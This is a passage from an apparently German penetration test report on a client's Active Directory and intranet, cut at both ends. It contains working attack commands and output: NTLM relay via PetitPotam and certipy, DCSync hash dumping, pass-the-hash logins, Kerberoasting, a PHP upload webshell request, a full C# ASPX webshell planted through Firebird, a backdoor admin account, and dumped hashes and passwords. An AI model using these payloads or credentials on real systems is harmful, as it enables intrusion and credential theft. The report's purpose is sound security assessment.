[*] Certificate object SID is 'S-1-5-21-2443862844-1264785919-3464551763-7164'
[*] Saved certificate and private key to 'at:10.10.10.053.pfx'
[*] Exiting...
```

Picture 1: The attack host starts SMB and waits for NTLM authentications, which it then sends to the certificate issuer (pretending to be the user/machine that authenticated with it)

```

$python3 PetitPotam.py -u 'b...oy' -p '20...13' 192.168.252.5 192.168.1.53
Public

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacl_np:192.168.1.53[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

```

Picture 2: Execution of the PoC tool PetitPotam, which exploits known Microsoft issues to "force" the authentication of one domain computer against another

4. After receiving the certificate issued for the domain controller machine account, request a TGT ticket using this certificate. (and thus obtain the NT hash)

```

[*] Got certificate with DNS Host Name 'AT...053...local'
[*] Certificate object SID is 'S-1-5-21-2443862844-1264785919-3464551763-7164'
[*] Saved certificate and private key to 'at...053.pfx'

```

```

$certipy auth -pfx at...053.pfx -dc-ip 192.168.1.53
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: at...053$@...local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'at...053$'
[*] Got hash for 'at...053$@...local': aad3b435b51404eeaad3b435b51404ee:1747fded5ee2c50aa2b6028fa43b8b1f

```

5. Start a Dsync attack with the received domain controller machine account NT hash and retrieve all NT hashes of all domain users.

Explanation of the Dsync attack with impacket-secretsdump:

```
➔ $impacket-secretsdump -hashes aad3b437b54545431af3c0aee2a9e67044ee:1740fde08ee2c390a2060087a43b8b1f 'at'@192.168.1.53 -outputfile 'all_nt_has
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[.] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Administrator:500:aad3b437b54545431af3c0aee2a9e67044ee:db77e2446d21588e747ccf356847689:::
[+] Gast:501:aad3b437b54545431af3c0aee2a9e67044ee:73c59d7e0c089c0:::
[+] Arbtgt:502:aad3b437b54545431af3c0aee2a9e67044ee:7c90c9e9831e931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b437b54545431af3c0aee2a9e67044ee:7c90c9e9831e931b73c59d7e0c089c0:::
[+] SUPPORT_388945a0:1001:aad3b437b54545431af3c0aee2a9e67044ee:93b0d76c6bb19:::
[+] andreas:1164:70b7f215f565baf1ff17365faf1ffe89:170a287c802005d31a3914d16619869f:::
[+] birgit:1166:5a4b44f3b11674:70422aab25e5091d73ed6c:::
[+] daniela:1168:aad3b435b51404c:7724bf45970c99572205:::
[+] petra:1175:e0ee465b6ad8870c:780e681c7909af089fc6:::
[+] petra:1177:aad3b435b51404c:f333a52fd3c0038f89a1e10c:::
[+] martin:1181:ab52c327:8d4e82ed2808e81a8876a9cc2089:::
[+] gerhard:1189:da04317e2a832ab:a5283cd03f077cd708acd:::
[+] helga:1194:38253eb82e8bd6:5000a3de0ea4ca0b1ac45ec0361fb66:::
```

This attack exploits a vulnerability in AD replication to synchronize data.

Active Directory uses replication to synchronize information across different domain controllers. Normally, replication occurs in both directions to ensure that data is consistent across all domain controllers. The Dsync attack exploits this bi-directional replication. Essentially, the attacker creates a malicious domain that is connected to another domain controller in AD. This malicious domain controller pretends to be a legitimate domain controller and initiates a one-way replication with the goal of obtaining data from the victim domain controller. During replication, the malicious domain controller transfers the data from the "victim domain controller", including the stored credentials of the users. The impacket-secretsdump tool is used to extract this information from the replicated data and make it available to the attacker.

- 6. Log in to the domain controller via WinRm with the NT hash received from the domain administrator..

```
➔ ([parrot@parrot]-[~])
➔ $evil-winrm -i 192.168.1.53 -u 'Administrator' -H db77e2446d21588e747ccf356847689
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
Info: Establishing connection to remote endpoint
```



```
*Evil-WinRM* PS C:\Users\Administrator.\Documents> hostname
AT-053
*Evil-WinRM* PS C:\Users\Administrator.\Documents> ipconfig

Windows-IP-Konfiguration

Resources:
Ethernet-Adapter Ethernet0:

Verbindungsspezifisches DNS-Suffix:
IPv4-Adresse . . . . . : 192.168.1.53
Subnetzmaske . . . . . : 255.255.255.0
Standardgateway . . . . . : 192.168.1.253
*Evil-WinRM* PS C:\Users\Administrator.\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator.\Documents> whoami /all

BENUTZERINFORMATIONEN
-----
Benutzername SID
-----
.\administrator S-1-5-21-2443862844-1264785919-3464551763-500
```

8.1.2. Recommendation

This discovery has already been discussed with the customer directly after the discovery and we recommend following Microsoft's mitigation guide as far as possible.

<https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>


8.2. Domain Administrator through stored cleartext password

Probability	Impact	Risk
High	High	Critical


8.2.1. Analysis

During the analysis of the Active Directory, we found a saved "ImageUnattend.xml" on one of the domain shares which had saved the password of the domain administrator in plain text.

Finding:



This path is accessible for all domain users:



Access to the domain controller with the password found:

```
[x]-[parrot@parrot]-[~]
└─$ evil-winrm -u "Administrator" -p '80[REDACTED] -i 192.168.1.53
[parrot@parrot ~]
└─$ echo "username password" | ./evil-winrm -i 192.168.1.53 -u Administrator
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

8.2.2. Recommendation

We recommend defining a user who only has the minimum rights required to perform the domain join function instead of using a domain administrator account. We also recommend the use of automated deployment tools such as the Microsoft Deployment Toolkit (MDT) or Windows Deployment Services (WDS).

8.3. Kerberoastable Domain Admin Hash

Probability	Impact	Risk
Medium	High	High

8.3.1. Analysis

When analyzing the Active Directory, we found that the user "Administrator@ACDS.local" is marked as "Kerberoastable". This vulnerability allows an attacker to retrieve the password hash of this user by requesting a service ticket. The hash can then be cracked locally using tools. In your case, however, cracking the password was not successful. (Based on the password found later, it is also clear why).

This vulnerability occurs if the "ServicePrincipalName" attribute of the AD user account is set and the "Account is sensitive and cannot be forwarded" flag is not activated. Although the password was not cracked in your case, we still rate this finding as serious, as a successful attack on the hash would grant access to domain administrative rights.

```

[parrot@parrot ~]# certipy
- simpacket-GetUserSPNs 'j...local/k...y:20...23' -outputfile admin.txt
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
-----
Delegation
-----
MSSQLSvc/sv...06...local:1433 Administrator CN=RDS-Admin,OU=Berechtigungen,DC=...n,DC=local 2012-03-29 08:26:17.181086 2023-05-08 15:3
0:02.645132

[parrot@parrot ~]# cat admin.txt
$krb...23$*Administrator$...LOCAL$...local/Administrator*$5$...f606f8aacdb112185b34377baae5e5daa
e016f5897dcd27e14c9f5daabbbab59c91bfbe7f99989ef4651b5949287593cb0d...56236f84fe047e0a2502e33f5bceadd65de
cf26f133b3837cbe5feddb0c063405ef0b2027219ec16e68e73243163e555792b7...169a0a26e3ccdb865c49db61adf50f6485e
6a026652bdc05c0e2e972f9d31a82966a8df6e395f6a11c82f1e6calbecd0c8eb6...87bbfaecde1eb26443b66df6f150d550b8b
d2722e363f5240732b29f511a381a805d948bf5ce3ec21fe2b522637900142743e...79a08d391ed2161ca2f08ef23c35843a670
e05901f615ce940bf94d511544d8f3f634c69c598ac26a172b023a51fdf48fafc...077b2ecf2356a30bac5c2c84cbade342ca
f756e00e5169289b72fea6dfab3059c9daec92a9a3ee30f9b77b6b2fb576be333...c78954bcc94a2f1a56f9cfd01323cd70a6a
48962bf3ee4abb2ab2baf00466f53a06ace2f0112a981c5c40c0631535f5b446fc...346053173330c8dc08521d6efabbb87643d
1853ec68efde4e708e8c1443a76c7f89775f774129a6d36f35d85ed0bb5ca36ed6...23a455d1502fe53b63ce3ee0d6ae3d6146b
414ba426b09d38b99e792efae807c95632da5eadee478808f732ca4ffa9666c02a...a3d4679b7401ff5eac2a0bdb9f651e3c626
246a7d5c9c65ae618d811fb0e9dbfb8044ff91700af570335d01a070d2270396f...0034b0081affcdc7be22088b57d6fb73380
901bf47b9e094107dcea16fb3a5554f967cb4f3e81d5eaad994e77af96d9d6b1dd...dfe0ae73caec18da74a7b661ac73ef5809c
accebb1d726a9d77d00c9dc6db157767158eb385ac75b3ce8171ba010c2a0f403c...1ed6f4c5c9210a168d78855102081330e35
0aabf40318d8af6e23dfb616c4392dbb12cbb7c7dcf7b904de3170f9361087dce3b2821d86e5d3fc2becbb61fe2491314719b948516c82d1904f72ec00ade8a39e15e1f620a80
624349087f8680b078f6b0f18d0c52fedd8933d9d314ce7a1c566fea9f58b766673b6dfe49858c29daa20af9c97721adf6e02f7feb23d2c59304657d260863954164831e580a3
9e09ce8209f3a0e05f22619d0493fff9ea4eafe02f3aab4b4105f98304e7c52e007aa250024575ebf7b501a0795b4be836aea5c64f89ffc0a04c9807bf7079014f934cd0416d
5e442ad8f19b4049e1039be3f80086d7bdf8d

```

8.3.2. Recommendation

If possible, we recommend setting the flag "Account is sensitive and cannot be forwarded" to the user.

8.4. intranet.acds.eu takeover by Webshell

Probability	Impact	Risk
High	Medium	High

8.4.1. Analysis

When analyzing the intranet.acds.eu website, it was possible to create contracts without authentication. This contract creation form also contained a logo upload for the contract. This logo upload had no validation for the uploaded image, so PHP files could be uploaded. This allowed us to upload a webshell that we could use to run a full reverse shell. The web application was run as a system so that we could set up an administrator account for the system and take full control of it.

Form:

The screenshot shows a web browser window with the URL `https://intranet.█.u/agreementor/create/`. The browser's address bar and bookmarks are visible. The page title is "Vertrag anlegen". Below the title, there is a search bar with the text "Zurück zur Suche". The main content area contains a form with several sections:

- Logo:** A "Browse..." button and a "No f...ted." label.
- Kundendaten:** A large empty text area.
- Konditionen:** A large empty text area.
- Vertragsart:** A dropdown menu with "Select" as the current value.
- Gültig ab:** An empty date input field.
- Bearbeitet von:** A dropdown menu with "Select" as the current value.
- Gültig in den █:** A dropdown menu with "Select Some Options" as the current value.
- Gültig bis:** An empty date input field.
- Verantwortliche(r):** A dropdown menu with "Select" as the current value.
- Vertragsdokument:** An empty text input field and a "Dokument wählen" button.
- Save:** A yellow "Save" button at the bottom center.

Malicious Request (Test with phpinfo()):

```
POST /wp-admin/admin-ajax.phpscript/pdocrud.php HTTP/1.1
Host: intranet.███.eu
Cookie: PHPSESSID=46kkgnr3blgp8rk5l02utpf7q0; pvc_visits[0]=1683879791b43; G_ENABLED_IDPS=google
Content-Length: 2085
Sec-Ch-UA: "Not-A-Brand";v="99", "Chromium";v="112"
Accept: text/html, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
X-Requested-With: XMLHttpRequest
Sec-Ch-UA-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Sec-Ch-UA-Platform: "macOS"
Origin: https://intranet.███.eu
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://intranet.███.eu/agreementor/create/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

-----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
Content-Disposition: form-data; name="YwdybV9jb250cmFjdHJlcnNpb24jJGxvZ29AM2RzZnNkZio0TkzNDMyNA=="; filename="test.php"
Content-Type: text/php

<?php phpinfo(); ?>

-----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
Content-Disposition: form-data; name="YwdybV9jb250cmFjdHJlcnNpb24jJGN1c3RvbWVyZGF0YUazZHNmc2RmKio50TM0MzI0"
pentest

-----WebKitFormBoundaryyc7Aj4J6I7BWYWyT
Content-Disposition: form-data; name="YwdybV9jb250cmFjdHJlcnNpb24jJGNvbmRpdGlbnNAM2RzZnNkZio0TkzNDMyNA=="
pentest
```

Query of the logo

PHP Version 7.1.9



System	Windows NT ATF:███ B015 10.0 build 14393 (Windows Server 2016) AMD64
Build Date	Aug 30 2017 18:30:43
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\wamp64\bin\apache\apache2.4.27\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,TS,VC14
PHP Extension Build	API20160303,TS,VC14
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, tls, tls1.0, tls1.1, tls1.2
Registered Stream Filters	convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

Upload of a Webshell:

```

https://intranet.eu/wp-content/uploads/agreementor/1683876700_test.php?cmd=whoami
Execute
nt-authorit0t\system
    
```

```

BENUTZERINFORMATIONEN
-----
Benutzername      SID
-----
nt-authorit0t\system  S-1-5-18

GRUPPENINFORMATIONEN
-----
Gruppenname      Typ      SID      Attribute
-----
VORDEFINIERT\Administratoren  Alias    S-1-5-32-544  Standardmäßig aktiviert, Aktivierte Gruppe, Gruppenbesitzer
Jeder             Bekannte Gruppe  S-1-1-0      Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe
NT-AUTORIT0T\Authentifizierte Benutzer  Bekannte Gruppe  S-1-5-11     Verbindliche Gruppe, Standardmäßig aktiviert, Aktivierte Gruppe
Verbindliche Beschriftung\Systemverbindlichkeitsstufe  Bezeichnung    S-1-16-16384
    
```

Adding the new administrator:

```

PS C:\Program Files (x86)> net user /add bob boy '2016!@#$%^&*()~' /add
Der Befehl wurde erfolgreich ausgeführt.

PS C:\Program Files (x86)> net user localgroup administrators bob boy /add
    
```

It is then possible to log on to the system via the remote desktop. Web shells created on the system were removed again immediately. The user is still active for the rest of the pentest in order to keep possible escalation options open.

The takeover enabled us to gain full access to the intranet database. (Configuration files from WordPress)

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'intranet');

/** MySQL database username */
define('DB_USER', 'intranet');

/** MySQL database password */
define('DB_PASSWORD', 'E!@#%&*()~');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

define('WP_MEMORY_LIMIT', '200M');

define('AUTH_KEY', 'Xn2016!@#$%^&*()~');
define('SECURE_AUTH_KEY', 'W!@#%&*()~');
define('LOGGED_IN_KEY', '+!@#%&*()~');
define('NONCE_KEY', 'bl!@#%&*()~');
define('AUTH_SALT', '>@!@#%&*()~');
define('SECURE_AUTH_SALT', 'H!@#%&*()~');
define('LOGGED_IN_SALT', 'G!@#%&*()~');
define('NONCE_SALT', 'i!@#%&*()~');
    
```

Full access to the database:

```
mysql> select * from wp_users
-> ;
```

ID	user_login	user_pass	user_nicename
1	admin	\$P\$	admin
2	Crafty	\$P\$	crafty
3	Helmut	\$P\$	helmut
5	verena	\$P\$	verena
7	Stefan	\$P\$	stefan
8	Petra	\$P\$	petra
9	Julia	\$P\$	julia
10	Aufsichtsrat	\$P\$	aufsichtsrat
11	Sabine	\$P\$	sabine
12	Andreas	\$P\$	andreas
14	Nicole	\$P\$	nicole
15	Anja	\$P\$	anja
16	Re	\$P\$	re
17	Pe	\$P\$	pe
18	Jl	\$P\$	jl
19	Doris	\$P\$	doris
20	Birgit	\$P\$	birgit
21	Bookingcenter	\$P\$	bookingcenter
22	Re	\$P\$	rez
23	Revenue	\$P\$	revenue
24	Re	\$P\$	rez

Stored passwords could also be read by the system:

```
[+] Password found !!!
Host: localhost
Port: 14147
Password: juf61k11
```

8.4.2. Recommendation

We recommend implementing a proper validation of the logo upload.

8.5. IIS user takeover of domain computers via Firebird

Probability	Impact	Risk
High	Medium	High

8.5.1. Analysis

When analyzing the network, several systems were found on which the Firebird SQL and IIS services are accessible.

In addition, we found that most Firebird SQL logins were secured with either the default password "masterkey" or the password "y". Since Firebird SQL runs as a system user on Windows machines by default, a security vulnerability ("feature") in the software makes it possible to write backups to arbitrary file paths. Over the years, there have also been several code execution vulnerabilities in the Firebird software, but we only found patched versions on the network.

However, with the mentioned filewrite it is possible to create a backup file of the database that contains a valid C# webshell. This file can be saved in the IIS directory as an ASPX file and thus enables the IIS user to take over the system.

Among other things, this user has the SeImpersonatePrivilege, which can lead to administrative rights on unpatched systems due to known security vulnerabilities such as "JuicyPotato" (this could not be successfully exploited in the network either). We only managed to take over the IIS service user on several systems, which at least allowed limited access to the systems.

Execution of the described exploit:

Identification:

```

Nmap scan report for 192.168.1.40
Host is up (0.022s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
|_ smb-enum-services: ERROR: Script execution failed (use -d to debug)
443/tcp   open  ssl/http    Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
|_ smb-enum-services: ERROR: Script execution failed (use -d to debug)
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
3050/tcp  open  gds_db?
3388/tcp  open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
    
```


Creating the webshell with Firebird:

```

Use CONNECT or CREATE DATABASE to specify a database
SQL> CREATE DATABASE '192.168.1.40/3050:C:\shell' user 'SYSDBA' password 'x';
SQL> CREATE TABLE a( x blob);
SQL> ALTER DATABASE ADD DIFFERENCE FILE 'C:\inetpub\wwwroot\shell.aspx';
SQL> ALTER DATABASE BEGIN BACKUP;
SQL> INSERT INTO a VALUES ('
CON> <%@ Page Language="C#" Debug="true" Trace="false" %>
CON> <%@ Import Namespace="System.Diagnostics" %>
CON> <%@ Import Namespace="System.IO" %>
CON> <script Language="c#" runat="server">
CON> void Page_Load(object sender, EventArgs e)
CON> {
CON>
CON> }
CON>
CON> void a(string c){
CON>     ProcessStartInfo psi = new ProcessStartInfo();
CON>     psi.FileName = "cmd.exe";
CON>     psi.Arguments = "/c " + c;
CON>     psi.RedirectStandardOutput = true;
CON>     psi.UseShellExecute = false;
CON>     Process p = Process.Start(psi);
CON>     StreamReader stmrdr = p.StandardOutput;
CON>     string s = stmrdr.ReadToEnd();
CON>     stmrdr.Close();
CON>     Response.Write("<pre>");
CON>     Response.Write(Server.HtmlEncode(s));
CON>     Response.Write("</pre>");
CON> }
CON>
CON> void e(object sender, EventArgs e){
CON>     a(txt.Text);
CON> }
CON>
CON> </script>
CON> <HTML>
CON> <HEAD>
CON> <title>Hello There</title>
CON> </HEAD>
CON> <form id="test" method="post" runat="server">

```

Call and upgrade to reverse shell via Powershell:



All identified systems with this vulnerability:

- atxxACDSxx006.ACDS.local (192.168.1.6)
- ATXXACDSXX40.ACDS.local (192.168.1.40)
- ATXXACDSXX42.ACDS.local (192.168.1.42)
- ATXXACDSXX43.ACDS.local (192.168.1.43)
- ATXXACDSXX44.ACDS.local (192.168.1.44)
- ATXXACDSXX45.ACDS.local (192.168.1.45)
- ATXXACDSXX46.ACDS.local (192.168.1.46)
- ATXXACDSXX47.ACDS.local (192.168.1.47)
- ATXXACDSXX48.ACDS.local (192.168.1.48)

8.5.2. Recommendation


We recommend using secure access passwords for Firebird SQL.

8.6. Full access to booking database via default password

Probability	Impact	Risk
